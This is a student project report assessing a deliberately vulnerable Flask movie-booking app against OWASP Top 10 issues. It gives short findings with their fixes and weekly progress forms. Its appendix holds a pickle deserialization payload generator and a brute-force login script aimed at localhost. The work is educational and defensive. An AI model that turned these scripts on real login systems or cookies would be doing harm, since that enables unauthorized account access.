YENEPOYA
(DEEMED TO BE UNIVERSITY)
Recognized under Sec 3(A) of the UGC Act 1956
Accredited by NAAC with 'A' Grade

YENEPOYA INSTITUTE OF ARTS, SCIENCE, COMMERCE AND MANAGEMENT

YENEPOYA (DEEMED TO BE UNIVERSITY)

BALMATTA, MANGALORE

A PROJECT REPORT ON

"Vulnerability Assessment of a Web Application"

SUBMITTED BY

Siyad Kanaprath

III BCA (IOT , Ethical Hacking , Cybersecurity)

22BCIECS117

UNDER THE GUIDANCE OF

Dr. Rathnakara Shetty P

DEPARTMENT OF COMPUTER SCIENCE

IN PARTIAL FULLFILLMENT OF THE REQUIREMENT FOR THE AWARD OF THE DEGREE OF

BACHELORS IN COMPUTER APPLICATION

April 2025

CERTIFICATE

This is to certify that the project work entitled "**Vulnerability Assessment of a Web Application**" has been successfully carried out in the Graduate Studies and Research in Computer Science by **Siyad Kanaprath (Reg No: 22BCIECS117)** , student of **III BCA (IOT , Ethical Hacking , Cybersecurity with IBM)** , under the supervision and guidance of **Dr. Rathnakara Shetty P**

Internal Guide: Dr. Rathnakara Shetty P **Chairperson:**

Internal Examiner: **External Examiner:**

PRINCIPAL

Prof(Dr.)Arun A . Bhagawath
The Yenepoya Institute of Arts , Science , Commerce and Management (Deemed to be University)

Submitted for the viva-voice Place : Mangalore

YENEPOYA
(DEEMED TO BE UNIVERSITY)
Recognized under Sec 3(A) of the UGC Act 1956
Accredited by NAAC with 'A' Grade

DECLARATION

I Siyad Kanaprath bearing Reg. No.22BCIECS117 hereby declare that this project report entitled "Vulnerability Assessment of a Web Application" had been prepared by me towards the partial fulfilment of the requirement for the award of the Bachelor of Computer Application at Yenepoya (Deemed to be University) under the guidance of Dr. Rathnakara Shetty P, Department of Computer Science, Yenepoya Institute of Arts, Science, Commerce and Management.

I also declare that this field study report is the result of my own effort and that it has not been submitted to any university for the award of any degree or diploma.

Place: Mangalore
Date:

Siyad Kanaprath
III BCA (IOTIBM)
22BCIECS117

ACKNOWLEDGEMENT

I extend my sincere gratitude to the Dean and Principal, Prof. (Dr.) Arun Bhagawath, for the opportunity and encouragement provided throughout this project.

I am deeply thankful to our Vice Principal, Dr. Shareena P, Dr. Jeevan Raj, and Mr. Narayana Sukumar for their continuous support and inspiration.

A heartfelt thank you to our HOD, Dr. Rathnakara Shetty P, for his expertise, valuable guidance, and continuous mentorship throughout the project duration.

Special thanks to my Internal Guide, Dr. Rathnakara Shetty P, for the dedicated supervision, timely suggestions, and insightful feedback.

I also thank all the teaching and non-teaching staff of the Department of Computer Science for their encouragement and support.

To Internal *Guide:* Dr. Rathnakara Shetty P

Place: Mangalore
Date:

Siyad kanaprath
III BCA (IOT IBM)
22BCIECS117

Table of Contents

Bibliography

Appendix

- **Screenshots**
  - **Login Page**
  - **Movie Listings**
  - **Exploit Scripts**

Summary

INTRODUCTION

1.1 Overview of the Project The aim of this project is to perform a vulnerability assessment of a Movie Ticket Booking web application developed using Flask. It focuses on identifying and mitigating vulnerabilities categorized under the OWASP Top 10.

1.2 Objective of the Project

- To build a simple movie ticket booking system using Flask
- To identify and simulate common web application vulnerabilities
- To understand and mitigate threats using OWASP Top 10 guidelines

1.3 Project Category Cybersecurity / Vulnerability Assessment

1.4 Tools and Platform to be Used

- Programming Language: Python
- Framework: Flask
- Web Server: Localhost (Werkzeug)
- Database: SQLite
- Testing Tools: OWASP ZAP, Semgrep, Postman, curl
- Virtualization: Docker (for vulnerable targets)

1.5 Overview of Technologies Used 1.5.1 Hardware Requirements

- RAM: 8GB or higher
- Processor: i5 or higher
- Storage: 256GB SSD or higher

1.5.2 Software Requirements

- Operating System: Kali Linux / Parrot OS/windows
- Web Browser: Firefox / Chrome
- IDE: VS Code / PyCharm
- Others: Python 3.x, Flask, SQLite3, Git

1.5.3 Programming Languages Used

- Frontend: HTML, CSS, Bootstrap
- Backend: Python (Flask)

1.6 Structure of the Program

- User Registration & Login
- Movie Listing and Booking
- Admin Panel
- Upload and View Reviews
- Profile Handling (Serialization)
- Search Functionality

1.7 Statement of the Problem Web applications, especially those developed without strict security practices, are highly susceptible to attacks. This project seeks to demonstrate common vulnerabilities in such apps and simulate exploit scenarios to study them effectively.

SOFTWARE REQUIREMENTS SPECIFICATION

2.1 Introduction This section outlines the functional and non-functional requirements of the Movie Ticket Booking Application and the environment in which it operates.

2.2 Purpose The purpose of this project is to develop a simple web-based application for booking movie tickets and assess its security using OWASP Top 10 standards. The primary focus is on demonstrating security issues and learning how to mitigate them.

2.3 Scope The application allows users to:

- Register and login
- Search and book tickets for movies
- Upload and read movie reviews
- Manage profiles The admin can manage movie listings and view feedback. The application intentionally includes some security flaws for educational testing purposes.

2.4 Functional Requirements

- User Registration and Authentication
- Movie Listing and Search Functionality
- Ticket Booking System
- Admin Access to Add/Remove Movies
- Review Upload and Display
- Profile Information View/Update

2.5 Non-Functional Requirements

- Security: Incorporates intentionally insecure features for testing
- Usability: Simple, clean interface with intuitive navigation

- Performance: Efficient processing for small-scale deployment
- Reliability: Capable of handling basic user operations with error handling

2.6 Hardware Interfaces

- Server Machine: 8GB RAM, 256GB SSD, i5 Processor
- Client Machine: Compatible browser (Chrome/Firefox)

2.7 Software Interfaces

- Frontend: HTML, CSS, Bootstrap
- Backend: Flask (Python)
- Database: SQLite
- Testing: OWASP ZAP, Postman, curl, Semgrep

2.8 Assumptions and Constraints

- Application is hosted locally
- Database is not encrypted
- Login has basic password hashing
- User sessions are cookie-based

SYSTEM ANALYSIS AND DESIGN

3.1 Existing System Many web applications are developed without adequate security considerations, leading to vulnerabilities. The existing system, in this case, is a basic web application intentionally left with flaws for testing and learning purposes.

3.2 Proposed System The proposed system includes a secure movie ticket booking application that demonstrates vulnerabilities in a controlled environment. It allows both offensive and defensive security testing.

3.3 System Design

- Data Flow Diagrams (DFD)
    - Level 0: User interacts with the system to register, login, and book tickets.
    - Level 1: Inputs flow from user to authentication module, search engine, ticket booking, and review system.
- UML Diagrams:
    - Use Case Diagram
    - Sequence Diagram
    - Activity Diagram

3.4 System Architecture The system follows a client-server architecture:


- Client: User interface (HTML/CSS)
- Server: Flask application (Python)
- Database: SQLite
- Vulnerability testing tools interface with the server

TESTING


This section describes various vulnerabilities identified in the system during testing using tools like OWASP ZAP, curl, and custom scripts.

Refer to the separate detailed Security VulnerabilityReport document for complete findings on:


- Cryptographic Failures




- Insecure Deserialization




- Command Injection




- Broken Access Control




- SQL Injection



- Server-Side Template Injection (SSTI)



- Cross-Site Scripting (XSS)



SYSTEM SECURITY

5.1 Cryptographic Failures Login system gave detailed error messages, enabling username enumeration. Fixed by showing generic error and adding rate limits.

5.2 Insecure Deserialization pickle was used for cookie storage. This was removed and replaced with secure signed data (e.g., Flask session).

5.3 Command Injection Filename inputs were not sanitized. Replaced with secure upload mechanisms and file viewing logic.

5.4 Broken Access Control Any file type could be uploaded. Added file type restrictions and secure file storage path.

5.5 SQL Injection Search query had risks from f-string use. Replaced with ORM-based query methods.

5.6 Server-Side Template Injection (SSTI) Dynamic content was unescaped. Escaping was enforced in all templates.

5.7 Cross-Site Scripting (XSS) Content from users was rendered without validation. Escaped all user-generated content.

CONCLUSION

This project offered valuable insights into identifying and mitigating security vulnerabilities in a real-world web application using the Flask framework. By simulating various OWASP Top 10 vulnerabilities, such as SQL Injection, XSS, SSTI, and Insecure Deserialization, the project provided a practical understanding of both offensive and defensive cybersecurity techniques.

Through rigorous testing using tools like OWASP ZAP, curl, and custom scripts, the flaws were detected and patched using best practices in secure coding. The hands-on experience emphasized the importance of early vulnerability assessments in the development cycle, especially for applications dealing with user authentication and sensitive data.

Overall, this project has strengthened foundational knowledge in ethical hacking, secure web development, and cybersecurity assessment methodologies, making it a valuable learning experience aligned with academic and industry standards.

FUTURE ENHANCEMENTS

- Add role-based access control
- Integrate two-factor authentication
- Implement secure file storage and antivirus scanning
- Enable logging and alerting for suspicious activity
- Migrate to production-ready deployment with HTTPS

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR)– 1

For week commencing 3 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 1

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Finalize project topic and scope
- Identify OWASP Top 10 vulnerabilities for focus
- Install required tools and set up project structure

Progress/Achievements for the current week:

- Selected Flask-based Movie Ticket Booking Application
- Installed Python, Flask, SQLite, OWASP ZAP, Semgrep, and Postman
- Initialized Git repository and Flask project structure

Future Work Plans (for the upcoming week):

- Build user registration/login modules
- Design UI layout with Bootstrap

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR) – 2

For week commencing 10 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 2

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Implement registration and login system
- Display movie listings from database
- Finalize base UI and DB schema

Progress/Achievements for the current week:

- User registration and login system completed
- Movie listing functionality integrated with SQLite
- Initial UI with Bootstrap created

Future Work Plans (for the upcoming week):

- Build ticket booking system
- Enable review uploads and user profiles

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR)– 1

For week commencing 3 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 1

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Finalize project topic and scope
- Identify OWASP Top 10 vulnerabilities for focus
- Install required tools and set up project structure

Progress/Achievements for the current week:

- Selected Flask-based Movie Ticket Booking Application
- Installed Python, Flask, SQLite, OWASP ZAP, Semgrep, and Postman
- Initialized Git repository and Flask project structure

Future Work Plans (for the upcoming week):

- Build user registration/login modules
- Design UI layout with Bootstrap

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR) – 3

For week commencing 17 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 3

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Add ticket booking functionality
- Upload and display movie reviews
- Setup admin panel interface

Progress/Achievements for the current week:

- Ticket booking module implemented
- File upload system for reviews completed
- Admin movie management panel created

Future Work Plans (for the upcoming week):

- Introduce profile serialization for testing
- Begin embedding known vulnerabilities

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR) – 4

For week commencing 24 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 4

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Add vulnerable code (pickle, XSS, SQLi, SSTI)
- Implement profile serialization logic
- Setup tools: curl, OWASP ZAP, payload scripts

Progress/Achievements for the current week:

- Pickle-based serialization enabled for profile cookies
- Added injection points: SQL, XSS, SSTI
- Testing tools fully configured and operational

Future Work Plans (for the upcoming week):

- Perform full-scale vulnerability testing
- Start preparing documentation

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR) – 5

For week commencing 31 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 5

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Perform exploit testing
- Begin mitigation work for discovered issues
- Capture testing evidence (logs/screenshots)

Progress/Achievements for the current week:

- Validated security issues through attack scripts
- Exploited path traversal, SSTI, SQLi, and XSS
- Recorded results and tested for defensive coding fixe

Future Work Plans (for the upcoming week):

- Finalize patches and cleanup code
- Complete report structure and append findings

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)

The Yenepoya Institute of Arts, Science, Commerce & Management
Yenepoya (Deemed to be University)

WEEKLY PROJECT PROGRESS REPORT (WPPR) – 6

For week commencing 7 March 2025

Programme: BCA (IOT,ETHICAL HACKING,CYBERSECURITY WITH IBM)

Student Name: Siyad kanaprath

Register Number: **22BCIECS117**

WPPR: 6

Internal Guide's Name: Dr. Rathnakara Shetty P

MAJOR PROJECT Title:

Vulnerability Assessment of a Web Application

Targets set for the current week:

- Apply all security fixes
- Finalize and format the project documentation
- Prepare report for submission and viva

Progress/Achievements for the current week:

- Escaped all template outputs, sanitized input forms
- Disabled unsafe serialization and restricted file access
- Compiled report with vulnerability summaries and code samples

Future Work Plans (for the upcoming week):

- Submit project report
- Present project demo during final viva
- Receive feedback and reflect on improvements

Implementation shown: ☐ Yes ☐ No

Remarks by the Internal Guide:

_____

_____

_____

Signature of the student

(with date)

Signature of the Internal Guide

(with date)


BIBLIOGRAPHY

- OWASP Foundation. (2023). OWASP Top 10 Web Application Security Risks
- Flask Documentation. https://flask.palletsprojects.com
- Python Official Docs. https://docs.python.org
- OWASP ZAP Project. https://www.zaproxy.org
- Semgrep Security Tool. https://semgrep.dev


APPENDIX

Screenshots of:

- Login Page



- Movie Listings



- Exploit Scripts

paylod.py

```python
import pickle
import base64

class DisplayData:
    def __reduce__(self):
        data = {"name": "Injected Name", "email": "injected@example.com", "role": "Injected Role"}  # Create a dictionary with the expected keys
        return display_data, (data,)

def display_data(data):
    print(f"[VULNERABILITY DEMO] Data to display: {data}")
    return data

serialized_payload = base64.b64encode(pickle.dumps(DisplayData())).decode()
print(serialized_payload)
```

bruteforcing.py

```python
import requests
import time

# Target URL for the login endpoint
LOGIN_URL = 'http://127.0.0.1:5000/login'

# Dictionary of usernames and their corresponding passwords to try
CREDENTIALS = {
    'admin': ['password', 'adminpassword', '123456'],
    'user1': ['test', 'user123', 'qwerty'],
    'guest': ['guest', '123'],
    # Add more usernames and password lists here
}

def attempt_login(username, password):
    """Attempts to log in with the given username and password."""
    data = {'username': username, 'password': password}
    try:
        response = requests.post(LOGIN_URL, data=data, allow_redirects=False)
        # Check for a successful login condition. This might vary depending on the application.
        # Common indicators include a redirect to a dashboard or a specific status code.
        if response.status_code == 302:  # Assuming a successful login redirects
            print(f"[+] Successful login found - Username: {username}, Password: {password}")
            return True
        elif 'Invalid username or password' not in response.text:
            # If the error message is different, it might indicate a valid username
            print(f"[!] Possible valid username - Username: {username}, Password: {password}, Response: {response.text[:50]}...")
        else:
            print(f"[-] Login failed - Username: {username}, Password: {password}")
        return False
    except requests.exceptions.ConnectionError as e:
        print(f"[-] Connection error: {e}")
        return False

def brute_force():
    """Performs a basic brute-force attack based on the provided credentials."""
    print("[*] Starting brute-force attack...")
    for username, passwords in CREDENTIALS.items():
        print(f"[*] Trying username: {username}")
        for password in passwords:
            if attempt_login(username, password):
                return  # Stop if successful login is found
            time.sleep(0.1)  # Add a small delay to avoid overwhelming the server

if __name__ == "__main__":
    brute_force()
    print("[*] Brute-force attack finished.")
```

SUMMARY

The project "Vulnerability Assessment of a Web Application" is an academic initiative to design, develop, and test a Flask-based Movie Ticket Booking system while simulating and mitigating OWASP Top 10 vulnerabilities. The project was implemented using Python and Flask with SQLite as the backend database. It explored real-time security testing through tools like OWASP ZAP, Postman, curl, and custom scripts to simulate attacks such as SQL Injection, XSS, SSTI, insecure deserialization, and more.

This report details how the application was structured, where and how vulnerabilities were identified, and how security principles were applied to resolve them. It serves as a practical reference for secure web development and ethical hacking, offering hands-on insight into cybersecurity practices. The project helps reinforce the importance of secure design, secure coding, and continuous security assessments in modern web applications.

The system now serves as a testbed model for further vulnerability testing and acts as an educational example for aspiring cybersecurity professionals.